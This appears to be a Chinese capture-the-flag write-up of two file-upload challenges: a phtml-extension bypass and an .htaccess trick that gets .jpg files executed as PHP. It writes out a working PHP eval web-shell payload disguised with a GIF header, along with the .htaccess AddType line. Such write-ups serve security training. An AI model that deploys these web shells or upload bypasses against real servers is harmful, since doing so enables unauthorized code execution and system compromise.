
No.14 极客大挑战 phtml 上传绕过


1、看题目：







2、可正常上传图片文件，但是不允许上传 PHP 文件：





3、常见的 PHP 文件后缀绕过可试一下`php,php3,php4,php5,phtml`，如下发现 phtml 后缀的有可能绕过，但是服务端过滤了`<?`符号：






4、服务端过滤了`<?`符号，没关系，先来了解下 phtml 后缀，phtml 一般是指嵌入了 php 代码的 html 文件，但是同样也会作为 php 解析。因此可以构造以下 Payload：

```
GIF89a
<script language="php">eval($_REQUEST['attack'])</script>
```


可成功上传：


猜测上传的路径为 /upload，成功访问 phtml 文件：



GIF89a


5、菜刀连接，获得 Flag：







No.15 MRCTF .htaccess 上传漏洞


1、先来看看题目：



2、发现上传 jpg 图片都不行……上传 php、php3、phtml 更不行：







3、本题主要涉及 `.htaccess` 上传漏洞的知识，可参见 Web安全-文件上传漏洞与WAF绕过，来看下相关核心知识：

htaccess上传漏洞

`.htaccess` 文件(全称 “分布式配置文件”) ，英文全称 Hypertext Access (超文本入口)。提供了针对目录改变配置的方法， 即在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过 Apache 的 AllowOverride 指令来设置。

Apache 服务器配置文件 `httpd.conf` 默认配置。：

```
<Directory />
    Options FollowSymLinks
    AllowOverride None
</Directory>
......
LoadModule rewrite_module modules/mod_rewrite.so    #rewrite模块为开启状态
```

`.htaccess` 文件作为局部变量作用文件成功作用的两个条件

1. Allow Override All;
2. LoadModule rewrite_module modules/mod_rewrite.so #rewrite模块为开启状态。


【漏洞原理】

当 rewrite 模块开启，配置文件 `httpd.conf` 如下时，apache 服务器会将所有 `.jpg` 为后缀的文件作为 php 文件解析。


故关键是向服务器上传一个如下的 `.htaccess` 文件，使得服务器把 jpg 文件解析成 php 脚本：

```
AddType application/x-httpd-php .jpg
```

